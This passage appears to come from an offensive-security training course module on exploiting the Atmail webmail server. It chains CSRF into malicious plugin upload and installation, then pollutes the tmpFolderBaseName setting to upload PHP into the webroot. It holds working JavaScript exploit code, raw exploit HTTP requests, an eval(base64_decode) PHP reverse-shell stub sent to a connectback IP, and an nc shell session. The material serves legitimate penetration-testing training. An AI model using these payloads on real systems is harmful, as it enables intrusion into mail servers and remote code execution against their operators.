


Figure 32 - The Second Stage of Installing the Plugin

It seems that in order to install a specific plugin, an additional HTTP GET request is made to a URL with seemingly random characters at the end. In order to reliably trigger the installation, we need to understand the nature of these characters.

To get a better indication of what happens when clicking the “Install Backdoor” button, we need to inspect the DOM source of the webpage. Looking at the HTML elements of the “Install Backdoor” button, we can see that the button is contained in a *div* named **back_button_install_plugin**.




Figure 33 - Inspecting the HTML Element of the 'Install Backdoor' Button

In an attempt to learn more about how this functionality is implemented, we run a quick search on the Atmail source code, looking for **back_button_install_plugin** as shown below.

```
[root@localhost admin]# pwd
/usr/local/atmail/webmail/application/modules/admin
[root@localhost admin]# grep -r back_button_install_plugin *
views/scripts/plugins/preinstall.phtml: <div id="back_button_install_plugin">
views/scripts/plugins/preinstall.phtml: setTimeout('$("#back_button_install_plugin")
```

Figure 34 - Searching Through the Atmail Source Code

Upon inspecting the **preinstall.phtml** file, we notice the following code that is responsible for the creation of the link to the 2nd stage of the plugin installation at line 89:

```
<script>
<?php echo $this->moduleBaseUrl ?>
/plugins/add/file/
<?php echo base64_encode($this->plugin['tgzPath']) ?>
...
```

Figure 35 - The Code Responsible for the Second Stage of the Plugin Installation

This means that the “random” string at the end of the GET request is predictable and is simply the plugin name, base64 encoded.


```
root@kali:~# echo QmFja2Rvb3IudGd6|base64 -d  
Backdoor.tgz
```

Figure 36 - Decoding the Seemingly Random String

Now that we understand the full flow of the Atmail plugin installation process, we are ready to try to automate the process as part of our advanced CSRF attack.

We begin by writing a small JavaScript snippet (*atmail-upload.js*), which will use ajax to upload our binary plugin file to the victim server.

```
function fileUpload(url, fileData, fileName, nameVar, ctype) {  
  
    var fileSize = fileData.length,  
        boundary = "OWNEDBYOFFSEC",  
        xhr = new XMLHttpRequest();  
  
    // latest ff doesn't have sendAsBinary(), so we redefine it  
    if(!xhr.sendAsBinary) {  
        xhr.sendAsBinary = function(datastr) {  
            function byteValue(x) {  
                return x.charCodeAt(0) & 0xff;  
            }  
            var ords = Array.prototype.map.call(datastr, byteValue);  
            var ui8a = new Uint8Array(ords);  
            this.send(ui8a.buffer);  
        }  
    }  
  
    xhr.open("POST", url, true);  
    // MIME POST request.  
    xhr.setRequestHeader("Content-Type", "multipart/form-data, boundary="+boundary);  
    xhr.setRequestHeader("Content-Length", fileSize);  
    var body = "--" + boundary + "\r\n";  
    body += 'Content-Disposition: form-data; name="' + nameVar + '"; filename="' +  
    fileName + '"\r\n';  
    body += "Content-Type: " + ctype + "\r\n\r\n";  
    body += fileData + "\r\n";  
    body += "--" + boundary + "--";  
    xhr.sendAsBinary(body);  
    return true;  
}  
  
var nameVar = "newPlugin";  
var fileName = "Backdoor.tgz";  
var url = "http://172.16.84.171/index.php/admin/plugins/preinstall";  
var ctype = "application/x-gzip";  
var data = "\x44\x41\x42\x43\x44"; # Binary tgz file goes in here  
  
// Upload The Plugin  
fileUpload(url,data,fileName,nameVar,ctype);
```

Figure 37 - The Code of atmail-upload.js to Upload the Binary Plugin File

This code will automatically POST the binary data to the Atmail plugin upload form. In order to convert your plugin tgz file to a hex dump suitable for insertion in our script, we can use the provided *formatPayload.py* Python utility.

1.91.4 Course Work

Exercise: Atmail, Send Thy Payload

- Recreate the attack as described above by sending a malicious email, which will upload (but not execute!) the malicious plugin. Once we have this part down pat, we can worry about completing the attack and sending the second GET request.
- You'll know that you've successfully uploaded your plugin, but not executed it, if you see the following when visiting the "Add Plugins" page:




Figure 38 - Evidence of the Successful Plugin Upload

1.9.1.5 Stage 3: Forcing the Plugin Installation via CSRF

Now that we have successfully CSRF'ed our Atmail plugin upload, all that's left to do is to update our hosted payload and wait for a few seconds while the file finishes uploading, then trigger the second GET request, which proceeds to install our plugin and execute our code. We add a timer function to our script that will delay the execution of the additional GET request and a function to actually call the installation URL.

```
function timeMsg()
{
    var t=setTimeout("getShell()",5000);
}

function getShell()
{
    var b64url =
"http://[target]/index.php/admin/plugins/add/file/QmFja2Rvb3IudGd6";
    xhr = new XMLHttpRequest();
    xhr.open("GET", b64url, true);
    xhr.send(null);
}
[original payload code]

fileUpload(url,data,fileName,nameVar,ctype);
timeMsg();
```

Figure 39 - Our Code to Install and Execute the Backdoor

Finally, with all pieces of the puzzle in place, we can now send an email that will exploit the Atmail Mail server web administrator and cause the server to install a malicious plugin, which in turn sends us a reverse shell!

1.9.1.6 Course Work

Exercise: Atmail, Receive Thy Shell

- Recreate the attack as described. Send a malicious email, which will cough up a reverse shell to your attacking IP.

Extra Mile Exercise:

- In retrospect, there is a way to simplify this attack so that it requires fewer stages and leaves little to no trace of installed plugins and files. Improve on the current exploit!




Figure 40 - Reverse Shell Successfully Received from the Victim

Questions:

- How did it occur to you that there existed a better technique for exploitation?
- Can you identify in the code, where the better technique is triggered?

1.10 From XSS to Server Compromise, mr_me's Style

You may have noticed several things regarding the Atmail code base after you performed your initial research. This research goes far beyond typical penetration testing and gives the security analyst real, actionable attack chains. You should be covering anything and everything from database layer access, database privileges, core library code functions, dangerous code paths, and authentication mechanisms to name a few.

1.10.1 Target Reconnaissance

The first thing we notice is that the web root of the application seems to be located in `/usr/local/atmail/webmail`. Other things we notice is that there are several file uploads where we can control the extension and a predictable name that write into the `<webroot>/tmp/a/d/adminoffseclocal/` directory. This directory is protected via a `.htaccess` file, yet is web accessible.

The .htaccess file denies all access to this folder and subsequent sub folders. So how do we get around this? Well, this temporary directory happens to be a configuration parameter in the database, which was discovered during the analysis.

```
mysql> select * from Config where keyName="tmpFolderBaseName";
+-----+-----+-----+-----+-----+-----+
| configId | section | keyName          | keyValue | keyType |
+-----+-----+-----+-----+-----+-----+
|      92 | global  | tmpFolderBaseName | tmp/     | String  |
+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Figure 41 – The tmpFolderBaseName config setting stored in the database

It appears that the code uses this directory to write temporary files in, as we remember from section 1.5 of this module. That is a security boundary that appears weak, since the variable is not named something like 'tmpFolderBaseNameSecurity' etc.

1.10.2 Edit All the Things!

Interestingly, further investigation reveals that an administrative user can change these settings, naturally, as this is an important functionality to an administrator.

The screenshot shows the 'Global Settings' page of a web application. The left sidebar contains links for 'Global Settings', 'Webmail Settings', 'Groupware Settings', 'Branding', and 'User Defaults'. The main content area displays the following settings:

- Installation Mode:** Atmail Server Edition
- Admin Email:** postmaster@mydomain.com (with a note: 'Specify the administrator email that maintains the Atmail system')
- Session timeout:** 120 (with a note: 'Specify the timeout in minutes for a Webmail session to expire due to inactivity')
- SQL Hostname:** 127.0.0.1 (with a note: 'Specify the hostname to the MySQL server')
- SQL Username:** root (with a note: 'Specify the username to the MySQL server')
- SQL Password:** [masked] (with a note: 'Optionally specify the password for the MySQL server. Leave blank if no password is defined')
- Database Name:** atmail6 (with a note: 'Specify the database used for Atmail. The table will be populated during the installer for the Atmail schema.')

Figure 42 – Global settings to change the 'tmpFolderBaseName', among other settings

Here is the subsequent POST request. Note how there is no CSRF protection:

```
POST /index.php/admin/settings/globalsave HTTP/1.1
Host: <atmail>
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 834
Cookie: atmail6_admin=glkt2c991kokeka91cslmihv77
Connection: close

save=1&fields[admin_email]=postmaster@mydomain.com&fields[session_timeout]=120&fields[sql_host]=127.0.0.1&fields[sql_user]=root&fields[sql_pass]=956ec84a45e0675851367c7e480ec0e9&fields[sql_table]=atmail6&dovecot[authType]=sql&dovecot[ldapType]=openldap&dovecot[ldap_bindauth]=1&dovecot[ldap_host]=&dovecot[ldap_binddn]=&dovecot[ldap_bindpass]=&dovecot[ldap_basedn]=&dovecot[ldap_passwdfield]=&dovecot[ldap_passfilter]=&dovecot[ldap_bindauth]=1&dovecot[ldap_bindauthdn]=domain.com&userPasswordEncryptionTypeCurrent=PLAIN&fields[userPasswordEncryptionType]=PLAIN&externalUserPasswordEncryptionTypeCurrent=PLAIN&fields[externalUserPasswordEncryptionType]=PLAIN&fields[master_key]=&fields[log_purge_days]=180&fields[debug]=0
```

Figure 43 – A missing 'tmpFolderBaseName' variable in the settings

We note though upon close inspection of the request that it does not include 'tmpFolderBaseName' as a field parameter. We are going to have to dive into the code for this one.

The request maps to application/modules/admin/controllers/SettingsController.php, specifically the 'globalsaveAction()' function.

```
public function globalsaveAction()
{
    ...
    //if password unchanged then no change
    if( !isset($this->requestParams['fields']['sql_pass']) || $this->requestParams['fields']['sql_pass'] == md5('__UNCHANGED__') )
        $this->requestParams['fields']['sql_pass'] =
        Zend_Registry::get('config')->global['sql_pass'];

    $dbArray = array(
        'host'      => $this->requestParams['fields']['sql_host'],
        'username'  => $this->requestParams['fields']['sql_user'],
        'password'  => $this->requestParams['fields']['sql_pass'],
        'dbname'    => $this->requestParams['fields']['sql_table']
    );

    // Attempt connection to SQL server
    require_once('library/Zend/Db/Adapter/Pdo/Mysql.php');
    try
    {
```

```
$db = new Zend_Db_Adapter_Pdo_Mysql($dbArray);
$db->getConnection();

}
catch (Exception $e)
{

    throw new Atmail_Config_Exception("Unable to connect to
the provided SQL server with supplied settings");

}

config::save( 'global', $this->requestParams['fields'] );
```

Figure 44 – No sanitization on 'fields' array, globally saving all!

We can see that the code uses the 'requestParams' array to reference user supplied input, and there is a check on line 187:

```
if(!isset($this->requestParams['fields']['sql_pass'])||$this-
>requestParams['fields']['sql_pass'] == md5('__UNCHANGED__'))
```

Figure 45 – Hidden Type Juggling Vulnerability against a hardcoded password!

We can see that the code just checks for a hard-coded md5 value. md5('__UNCHANGED__') is:

```
[sseeley@localhost offsec]$ echo -n "__UNCHANGED__" | md5sum
956ec84a45e0675851367c7e480ec0e9 -
[sseeley@localhost offsec]$
```

Figure 46 – Hardcoded passwords are funny

If the check is passed, we see the second most important line of the code:

```
$this->requestParams['fields']['sql_pass'] = Zend_Registry::get('config')->
Zend_Registry::get('config')->global['sql_pass'];
```

Figure 47 – Yo Dawg, I heard you like to store passwords, so I stored the db password in the db

This sets the 'sql_pass' user supplied database password with actual, real password which is stored in the database. It should seem illogical to you as to why the developers would store the database password in the database itself.

Now the code goes on to make a database connection with the rest of the supplied details; 'sql_user' is always 'root' and 'sql_table' (which is really the database name), is always 'atmail6' since we are attacking a virtual appliance.

The last, and most important, part of the code, takes the user supplied array and saves it, specifying 'global' as the config section.

```
config::save( 'global', $this->requestParams['fields'] );
```

Figure 48 – Globally save all the things!

The results of this is disastrous, for an attacker can trigger this request via a CSRF attack and change the temporary directory. The temporary directory before was tmp/ so we can set it to "", literally nothing, using the following request:

```
POST /index.php/admin/settings/globalsave HTTP/1.1
Host: <atmail>
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 147
Cookie: atmail6_admin=g1kt2c991kokeka91cslmihv77
Connection: close

save=1&fields[sql_user]=root&fields[sql_pass]=956ec84a45e0675851367c7e480ec0e9&fields[sql_table]=atmail6&fields[tmpFolderBaseName]=
```

Figure 49 – Setting the tmpFolderBaseName to null

Now, when files are uploaded, they are uploaded into /usr/local/atmail/webmail/a/d/adminoffseclocal instead of /usr/local/atmail/webmail/tmp/a/d/adminoffseclocal/, note the missing tmp directory.

1.10.3 Course Work

Exercise: Atmail, Change the global 'tmpFolderBaseName' Directory Location

- Create a CSRF Proof of Concept for the attack to change this setting. Do not use any automated tools!

1.10.4 Exploiting The Broken Trust

When adding attachments to emails, we can see that the following request will upload php code into the temporary folder with a predictable name:

```
POST /index.php/mail/composemessage/addattachment/composeID/ HTTP/1.1
Host: <atmail>
Cookie: atmail6=jpln2oq7qpvcsg46n6vsgb3ba0
Connection: close
Content-Type: multipart/form-data; boundary=-----
53835469212916346211645234520
Content-Length: 238

-----53835469212916346211645234520
Content-Disposition: form-data; name="newAttachment"; filename="offsec.php"
Content-Type:
```



```
<?php phpinfo(); ?>
-----53835469212916346211645234520--
```

Figure 50 – Uploading php code into our new ‘tmp’ directory

You may be thinking, that `a/d/adminoffseclocal/` doesn't exist as a directory structure in the webroot. Let's dive into the code to see what's going on. The code is located in `application / modules/ mail / controllers / ComposemessageController.php` within `'addattachmentAction()'` function located from within the webroot.

```
public function addattachmentAction()
{
    $this->_helper->viewRenderer->setNoRender();

    $requestParams = $this->getRequest()->getParams();

    $type = str_replace('/', '_', $_FILES['newAttachment']['type']);
    $filenameOriginal = urldecode( $_FILES['newAttachment']['name'] );
    $filenameOriginal = preg_replace("/^[\./]+/", "", $filenameOriginal);
    $filenameOriginal = str_replace("../", "", $filenameOriginal);

    $filenameFS = $type . '-' . $requestParams['composeID'] . '-' .
    $filenameOriginal;

    $filenameFSABS = APP_ROOT . users::getTmpFolder() . $filenameFS;
```

Figure 51 – Building the file path

We can see that the code concatenates the `'filenameFSABS'` variable using the code `'getTmpFolder()'` function. Let's take a quick detour into the code for this static function. The function is located in `application/models/users.php`:

```
public static function getTmpFolder( $subFolder = '', $user = null )
{
    $globalConfig = Zend_Registry::get('config')->global;
    if( !isset($globalConfig['tmpFolderBaseName']) )
    {
        throw new Atmail_Mail_Exception('Compulsory tmpFolderBaseName
not found in Config');
    }
    $tmp_dir = $globalConfig['tmpFolderBaseName'];
    $userData = null;
    if($user == null)
    {
        $userData = Zend_Auth::getInstance()->getStorage()->read();
        if(is_array($userData) && isset($userData['user']))
```

```
{
    $safeUser = simplifyString($userData['user']);
}
else
{
    // something went wrong.
    // return global temp directory
    return APP_ROOT . 'tmp/';
}
}
else
{
    $safeUser = simplifyString($user);
}
$accountFirstLetter = $safeUser[0];
$accountSecondLetter = $safeUser[1];
$range = range('a','z');
if(!in_array($accountFirstLetter, $range))
{
    $accountFirstLetter = 'other';
}
if(!in_array($accountSecondLetter, $range))
{
    $accountSecondLetter = 'other';
}
if( !is_dir(APP_ROOT . $tmp_dir) )
    $tmp_dir = '';

$tmp_dir .= $accountFirstLetter . DIRECTORY_SEPARATOR;
if( !is_dir(APP_ROOT . $tmp_dir) )
{
    @mkdir(APP_ROOT . $tmp_dir);
    if( !is_dir(APP_ROOT . $tmp_dir) )
        throw new Exception('Failure creating folders in tmp
directory. Web server user must own ' . $tmp_dir . ' and sub folders and have access
permissions');
}
$tmp_dir .= $accountSecondLetter . DIRECTORY_SEPARATOR;
if( !is_dir(APP_ROOT . $tmp_dir) )
{
    @mkdir(APP_ROOT . $tmp_dir);
}
```

```
$tmp_dir .= $safeUser . DIRECTORY_SEPARATOR;  
if( !is_dir(APP_ROOT . $tmp_dir) )  
{  
    @mkdir(APP_ROOT . $tmp_dir);  
}
```

Figure 52 – The dynamic creation of the upload path

Well, that's a lot to digest! This code starts by getting the temporary directory from the global configuration and sets the 'safeUser' variable to the current username, either 'admin' or 'admin@offsec.local'. It then proceeds to take the first character from that value, and check if the directory exists, and if not, creates it. It does this for the second character too, which is why the path is <webroot>/tmp/a/d.

Then the code finally takes the 'safeUser' variable and adds it as another directory. If it doesn't exist, the code creates it. Effectively, what the code is doing, is creating the directory structure (which is predictable) to store temporary files. Now we have a complete path of a/d/adminoffseclocal/

```
public function addattachmentAction()  
{  
    ...  
  
    // Make sure the file will be saved to the user's tmp folder  
    if (realpath(dirname($filenameFSABS)) != realpath(APP_ROOT .  
users::getTmpFolder())) {  
        echo $this->view->translate("illegal filename");  
        return;  
    }  
  
    if ( $_FILES["newAttachment"]["error"] == UPLOAD_ERR_OK )  
    {  
  
        if (  
!  
@move_uploaded_file($_FILES['newAttachment']['tmp_name'], $filenameFSABS) )
```

Figure 53 – The file upload into the newly created web accessible path

Switching our minds back to the 'addattachmentAction()' function above, the 'filenameFSABS' variable is effectively built up correctly to be a valid path using attacker controlled variables 'composeID', '_FILES['newAttachment']['type']' and '_FILES['newAttachment']['name']'. Finally, a check using the 'realpath()' function is done to ensure that there are no traversal attacks before it is uploaded to the server. This will effectively upload code into the webroot, to a/d/adminoffseclocal/--offsec.php.

1.10.5 Course Work

Exercise: Upload a Shell via Attachments!

- Write a Proof of Concept that will upload a shell into the newly set temporary folder. Determine if you need administrative rights or not to complete this.

Black Hat USA 2016

Extra Mile Exercise:

It can be done! Write a **single file** proof of concept exploit that will perform the following:

- Write a HTTP client
- Detect that the incoming request is from an administrator
- Send thy JavaScript payload
- Receive thy shell

```
[sseeley@localhost offsec]$ nc -lp 3333
sh: no job control in this shell
sh-3.2$ id;uname -a
uid=3000(atmail) gid=3000(atmail) groups=3000(atmail)
Linux localhost.localdomain 2.6.18-238.19.1.el5 #1 SMP Fri Jul 15 07:32:29 EDT 2011 i686 i686 i386 GNU/Linux
sh-3.2$
```

Figure 54 – Getting a TTY connectback

Please see section 1.12 for links to sample exploits that attack applications in this way. The following JavaScript will execute a reverse shell; it will need some changes though!

```
<script>
// set the target server to attack
var target      = "192.168.100.4";
// set the connectback ip address
var reverseip   = "192.168.100.2";
// set the connectback port
var rport       = 3333;

function pwnSettingtmpFolderBaseName() {
    var xhttp = new XMLHttpRequest();
    xhttp.open("POST", "http://" + target +
"/index.php/admin/settings/globalsave", true);
    xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    xhttp.send("save=1&fields[sql_user]=root&fields[sql_pass]=956ec84a45e06758513
67c7e480ec0e9&fields[sql_table]=atmail6&fields[tmpFolderBaseName]=");
}

function uploadAllTheThings() {

    var shell = ""; // insert your shell here
    var phpKode = "<?php $ip = '" + reverseip + "'; $port = " + rport + ";
eval(base64_decode(\"" + shell + "\"));?>"
    var fileSize = phpKode.length;
    var boundary = "-----270883142628617";
    var uri = "http://" + target +
"/index.php/mail/composemessage/addattachment/composeID/";
    xhr = new XMLHttpRequest();
    xhr.open("POST", uri, true);
    xhr.setRequestHeader("Content-Type", "multipart/form-data; boundary="+boundary);
    xhr.setRequestHeader("Content-Length", fileSize);
    xhr.withCredentials = "true";
    var body = "";
    body += addFileField("newAttachment", phpKode, "poc.php", boundary);
    body += "--" + boundary + "--";
}
```

```
xhr.send(body);
return true;
}

function addFileField(name, value, filename, boundary) {
    var c = "--" + boundary + "\r\n"
    c += 'Content-Disposition: form-data; name="' + name + '"; filename="' +
filename + '"\r\n';
    // magic tricks
    c += "Content-Type: \r\n\r\n";
    c += value + "\r\n";
    return c;
}

function sendShell(){
    // TODO: :->
}

pwnSettingtmpFolderBaseName();
uploadAllTheThings();

// give us a lil time
setTimeout(sendShell, 1000);

</script>
```

Figure 55 – The almost complete exploit

Questions:

- What functionality can be done by a user and what needs to be done by the admin?
- Is there a way to root without knowing the root password? :->
- Can you identify any other global settings that can be polluted and (ab)used for Remote Code Execution?

Tips from The Trenches:

Often, when you audit the source code of an application, you come across hints of vulnerabilities. Here is an example: application/modules/mail/controllers/AuthController.php on line 298

```
//CONSIDER: for security possibly limit login credential posting to certain actions
```

We can see the developers put in a little note, this indicates that there is an unlimited amount of attempts when logging into the application, so an attacker can brute force the login!

Also, consider when auditing for bugs using the source code to use the 'find' command first (if using a Unix based system). This will ensure that you only get php files. E.g., the following command will search for calls to the php function 'unserialize()' Otherwise, you could end up with lots of JavaScript junk.

```
find . -name "*.php" | xargs grep --color=always -ir "unserialize("
```

Figure 56 – searching for vulnerable code

Finally, use the source! Web based scripting languages are easy to modify and do not require any compilation. You can easily print variables, dump objects, SQL statements, etc. to see if you are reaching a particular code path. Work smarter (and only a little bit harder).


1.12 Further Reading

- http://en.wikipedia.org/wiki/Same_origin_policy
- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
